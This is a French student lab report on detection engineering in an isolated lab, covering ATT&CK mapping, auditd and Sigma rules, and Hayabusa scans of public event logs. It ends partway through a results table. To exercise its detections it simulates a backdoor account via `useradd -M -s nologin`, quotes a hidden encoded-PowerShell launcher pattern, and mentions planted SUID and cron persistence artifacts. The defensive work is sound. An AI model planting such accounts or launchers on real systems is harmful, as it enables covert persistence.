RAPPORT DE TRAVAUX PRATIQUES

TP 2

Ingénierie de détection et chasse aux menaces

Sécurité des Systèmes avancée

ÉTUDIANT	M'BOH Mohamed
DATE	12 octobre 2026
ENVIRONNEMENT	VMware · 3 machines virtuelles isolées (VMnet1)
THÈMES	MITRE ATT&CK · Sigma · YARA · Hayabusa · Chasse · IOC

Sommaire

1. Synthèse . . . 3

2. Environnement et topologie . . . 3

De l'état initial au réseau isolé . . . 4

3. Partie 0 — Préparation de l'environnement . . . 6

4. Partie 1 — Cartographie MITRE ATT&CK . . . 8

5. Partie 2 — Sigma : de la télémétrie à la détection . . . 8

5.1 Détection Linux (Auditd) — création d'un compte local . . . 8

5.2 Détection Windows — PowerShell avec commande encodée . . . 9

6. Partie 3 — Détecter sur le contenu : YARA . . . 13

7. Partie 4 — La chasse aux menaces . . . 15

8. Partie 5 — Renseignement sur les menaces et IOC . . . 20

9. Bilan : ce que j'ai appris . . . 21

10. Limites et écarts par rapport à l'énoncé . . . 23

11. Conclusion . . . 24

1. Synthèse

Ce rapport documente l'exécution complète du TP 2 « Ingénierie de détection et chasse aux menaces » (cours Sécurité des Systèmes avancée). Le fil conducteur est le cycle de l'ingénieur de détection : **cartographier** les menaces (MITRE ATT&CK), **détecter** (règles Sigma et YARA), **chasser** ce que les détections automatiques ratent, puis **capitaliser** le renseignement (IOC) pour renforcer la défense. Chaque étape est prouvée par des captures d'écran issues de mon laboratoire.

Résultats par partie

Partie	Livrable demandé	Résultat obtenu
1 · ATT&CK	Tableau comportement, tactique, T-ID	5 techniques cartographiées et vérifiées sur attack.mitre.org
2.2 · Sigma Linux	Règle, conversion, preuve, faux positif	Règle `useradd`/`adduser` (T1136.001), convertie en requête Splunk, preuves Auditd `identity` et `root_commands`
2.3 · Sigma Windows	Règle, preuve de détection, faux positif	Règle PowerShell encodé (T1059.001) : 2 détections de niveau `high` avec Hayabusa 4.1.0
3 · YARA	Règles fichier et mémoire, version V2	Détection de `update.sh`, marqueur retrouvé en mémoire (PID 3148), la V2 supprime le faux positif
4 · Chasse	Fiche de chasse, règle Sigma	3 artefacts découverts (cron, SUID `.maint`, compte `backdoor_svc`), règle `cron_c2.yml`
5 · IOC / MISP	Événement, règle YARA, pyramide	Événement JSON (option B), la règle `IOC_C2_SenTech` retrouve l'artefact

> **À retenir**
> Deux écarts assumés par rapport à l'énoncé : la VM Windows a été remplacée par un Ubuntu client (la partie 2.3 est donc réalisée avec Hayabusa sur un journal d'événements public), et MISP est traité en option hors ligne. Voir la section 10.

2. Environnement et topologie

Le laboratoire repose sur un **poste physique unique** sous VMware. Trois machines virtuelles sont reliées par un réseau virtuel **isolé** (VMnet1, mode Host-only), sans accès à Internet : une exigence d'un labo de détection, où l'on manipule des comportements malveillants simulés.





Figure 1 *— Topologie physique du laboratoire*


Machine	Système	Adresse IP	Rôle dans le TP
Ubuntu Server (`tekrour83`)	Ubuntu 24.04 LTS	192.168.10.10	Cible et source de télémétrie (Auditd), YARA, chasse
Yubuntu	Ubuntu (client)	192.168.10.20	Poste utilisateur, remplace la VM Windows
Kali-Lunix	Kali Linux	192.168.10.99	Poste de l'analyste : sigma-cli, Hayabusa, YARA, jq

De l'état initial au réseau isolé

Au départ, les trois VM n'étaient pas sur le même réseau : Kali était en **Bridged** (donc sur mon réseau local réel) et l'Ubuntu Server comme Yubuntu en **NAT** (VMnet8, 192.168.60.0/24). Le réseau VMnet1 existait déjà en Host-only sur `192.168.10.0/24`, exactement le sous-réseau du TP. J'y ai basculé les trois VM avec des **adresses IP statiques**, VMnet1 n'ayant pas de DHCP. Les installations (qui exigent Internet) ont été faites avant l'isolement.




(a) Kali-Lunix : Bridged




(b) Ubuntu Server : NAT

***Figure 1** — État initial des cartes réseau : Kali en Bridged, Ubuntu Server en NAT.*



(a) Virtual Network Editor



(b) Kali : 192.168.10.99/24

***Figure 2** — Réseau cible : VMnet1 en Host-only sur 192.168.10.0, masque 255.255.255.0, DHCP désactivé, puis IP statique de Kali après redémarrage.*




Figure 3 *— Ubuntu Server : fichier netplan (interface ens32) et adresse 192.168.10.10/24 appliquée.*




Figure 4 *— Yubuntu : fichier netplan (ens33), adresse 192.168.10.20/24 et ping réussi vers l'Ubuntu Server.*





Figure 5 *— Tests depuis Kali : 192.168.10.10 et 192.168.10.20 répondent (0 % de perte), 8.8.8.8 est injoignable : le laboratoire est isolé.*

Avant toute manipulation, j'ai pris un **snapshot** `Avant_TP2_Detection` de chaque VM pour pouvoir revenir à un état propre. L'Ubuntu Server possède aussi un ancien snapshot `Avant_TP_Isolations`, issu d'un TP précédent.



(a) *Kali-Lunix* ***(b)*** *Ubuntu Server* ***(c)*** *Yubuntu*

Figure 6 *— Snapshots de départ.*

3. Partie 0 — Préparation de l'environnement

Deux postes, deux rôles : l'Ubuntu Server produit la télémétrie (Auditd) et héberge les tests YARA ; Kali sert de poste d'analyse.

Machine	Outil	Version / état
Kali	sigma-cli (installé avec pipx) + plugin Splunk	sigma-cli 3.1.0, cibles `splunk` et `splunk_spl2` disponibles
Kali	YARA, jq, git	YARA 4.5.8
Ubuntu Server	YARA	YARA 4.5.0
Ubuntu Server	auditd + règles du TP	installé (absent de l'installation minimale), 6 règles chargées

Règles Auditd (fichier /etc/audit/rules.d/sentech.rules)

Ubuntu Server

```
-w /etc/passwd -p wa -k identity
-w /etc/shadow -p wa -k identity
-w /etc/group -p wa -k identity
-w /etc/sudoers -p wa -k identity
-a always,exit -F arch=b64 -S execve -F euid=0 -k root_commands
-a always,exit -F arch=b32 -S execve -F euid=0 -k root_commands
```

La clé `identity` surveille toute écriture sur les fichiers d'identité du système. La clé `root_commands` journalise toute exécution de programme avec les privilèges root (`euid=0`). Ce sont ces deux clés qui serviront de preuves en parties 2 et 4.




Figure 7 — Ubuntu Server : `auditctl -l` liste les 6 règles (clés `identity` et `root_commands`), `yara --version` renvoie 4.5.0.




Figure 8 — Kali : `sigma version` (3.1.0) et `yara --version` (4.5.8).




Figure 9 — Kali : le plugin Splunk est installé (cibles `splunk` et `splunk_spl2`).

4. Partie 1 — Cartographie MITRE ATT&CK

MITRE ATT&CK est un catalogue des comportements adverses : une **tactique** est l'objectif (pourquoi), une **technique** est le moyen (comment), identifiée par un **T-ID**. J'ai rattaché chaque comportement du TP à sa technique et vérifié chaque identifiant sur les pages officielles d'ATT&CK.

Comportement observé	Tactique	Technique (T-ID)
Shell ouvert dans un conteneur (Falco, TP 1)	Exécution	**T1059.004** — Unix Shell (variante T1609, Container Administration Command, si ouvert via `docker exec`)
Lecture de `/etc/shadow`	Accès aux identifiants	**T1003.008** — `/etc/passwd` et `/etc/shadow`
Création d'un compte local (`useradd`)	Persistance	**T1136.001** — Compte local
Ajout d'un binaire SUID caché	Élévation de privilèges	**T1548.001** — Setuid et Setgid (ATT&CK le rattache aussi à l'évasion défensive)
Tâche cron de persistance	Persistance	**T1053.003** — Cron

Pourquoi cartographier ses détections plutôt que compter ses règles ?

Compter ses règles ne dit rien de ce qu'elles couvrent : cinquante règles peuvent viser la même technique et laisser le reste de la matrice sans défense. Cartographier ses détections sur ATT&CK révèle les angles morts, permet de prioriser les prochaines détections et donne un langage commun pour comparer sa couverture aux comportements adverses réels.

> **Note de version**
> ATT&CK v19 remplace la tactique « Évasion défensive » par « Stealth » et « Defense Impairment ». L'énoncé utilise les 14 tactiques de l'ancienne matrice, que j'ai conservées.

5. Partie 2 — Sigma : de la télémétrie à la détection

Sigma est un format YAML neutre pour décrire une détection sur des journaux, indépendamment du produit (Splunk, Elastic...). `sigma-cli` convertit une règle vers la syntaxe d'un outil donné. J'ai écrit deux règles pour cette partie.

5.1 Détection Linux (Auditd) — création d'un compte local

Simulation sur l'Ubuntu Server (technique T1136.001) : `sudo useradd -M -s /usr/sbin/nologin backdoor_svc`. Un compte sans répertoire personnel ni shell de connexion est typique d'une porte dérobée.

Kali · create_account_linux.yml

```
title: Creation d'un compte local Linux
id: 5f6a3b2c-1d4e-4a7b-9c8d-0e1f2a3b4c5d
status: experimental
description: Detecte la creation d'un compte local, souvent utilisee pour la persistance.
logsource:
  product: linux
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '/useradd'
      - '/adduser'
  condition: selection
level: medium
tags:
  - attack.persistence
  - attack.t1136.001
falsepositives:
  - Provisionnement legitime de comptes
```

Conversion Splunk : `sigma convert -t splunk --without-pipeline create_account_linux.yml` donne `Image IN ("*/useradd", "*/adduser")`. L'option `--without-pipeline` est exigée par la version récente de sigma-cli : le backend Splunk demande un pipeline, et ceux qui existent ciblent Windows. Les noms de champs ne sont donc pas adaptés à Splunk, la conversion démontre la portabilité de la logique.




Figure 10 *— Conversion de la règle Linux en requête Splunk.*

Preuves Auditd. La clé `root_commands` a enregistré l'exécution de `useradd` avec ses arguments, et son champ `exe="/usr/sbin/useradd"` correspond au `Image|endswith: '/useradd'` de la règle. La clé `identity` a enregistré des accès à `/etc/passwd` (types `NORMAL`, `CREATE`, `DELETE`) et au fichier temporaire `/etc/passwd+` : c'est ainsi que `useradd` réécrit le fichier.




Figure 11 *— Ubuntu Server : le compte est créé (`id backdoor_svc`) et la clé `root_commands` journalise `useradd`.*



Figure 12 *— Ubuntu Server : la clé `identity` journalise les écritures sur `/etc/passwd`.*

> **Règle Linux — faux positif et critère**
>
> **Faux positif réaliste :** l'installation d'un paquet (par exemple un `apt install` qui crée un compte de service comme `postgres`) ou un outil d'automatisation (Ansible, cloud-init) lance `useradd` en toute légitimité. **Critère de réduction :** exclure les exécutions dont le processus parent est `dpkg`, `apt` ou l'outil d'automatisation reconnu, et ne passer en niveau `high` que si le compte créé a un shell `nologin` et pas de répertoire personnel (`-M`), comme `backdoor_svc`.

5.2 Détection Windows — PowerShell avec commande encodée

L'énoncé prévoit Sysmon et Hayabusa sur une VM Windows. N'ayant plus de VM Windows, j'ai utilisé **Hayabusa 4.1.0 dans sa version Linux** sur Kali, appliqué à un journal d'événements Windows (`.evtx`) issu du dépôt public d'exemples de Hayabusa. Le binaire a été vérifié par son empreinte SHA-256 (`ed2c4595...ed67eb`), puis les règles ont été mises à jour (28 règles Sigma et 2 règles Hayabusa).



Figure 13 *— Kali : empreinte SHA-256 de l'archive Hayabusa conforme, espace disque, lancement de* `update-rules`*.*






Figure 14 *— Kali : règles mises à jour, clonage du dépôt d'exemples (95 Mo).*

Scan global du dépôt d'exemples : 599 fichiers, 4 674 règles de détection, 46 571 événements dont 19 899 avec au moins une détection. Le scan vérifie que l'outil fonctionne, mais il faut un journal contenant le comportement visé.



(a) *Fichiers et règles chargés*



(b) *Résultats*

Figure 15 *— Scan global du dépôt d'exemples.*

Choix du journal. Les fichiers `.evtx` stockent leur texte en UTF-16 : une recherche avec `strings -el` a trouvé 6 fichiers contenant `-EncodedCommand` ou `-enc`. J'ai retenu `DeepBlueCLI/powersploit-security.evtx` : c'est un journal Security (événement 4688, création de processus) contenant de vraies commandes `powershell.exe -NoP -sta -NonI -W Hidden -Enc <base64>`.




Figure 16 *— Extraction des lignes de commande contenant une commande encodée, fichier par fichier.*

Scan ciblé : 27 événements, 24 avec une détection, 11 détections uniques. Quatre règles de la communauté repèrent directement le comportement :

Règle Hayabusa/Sigma	Niveau
Suspicious Encoded PowerShell Command Line	high
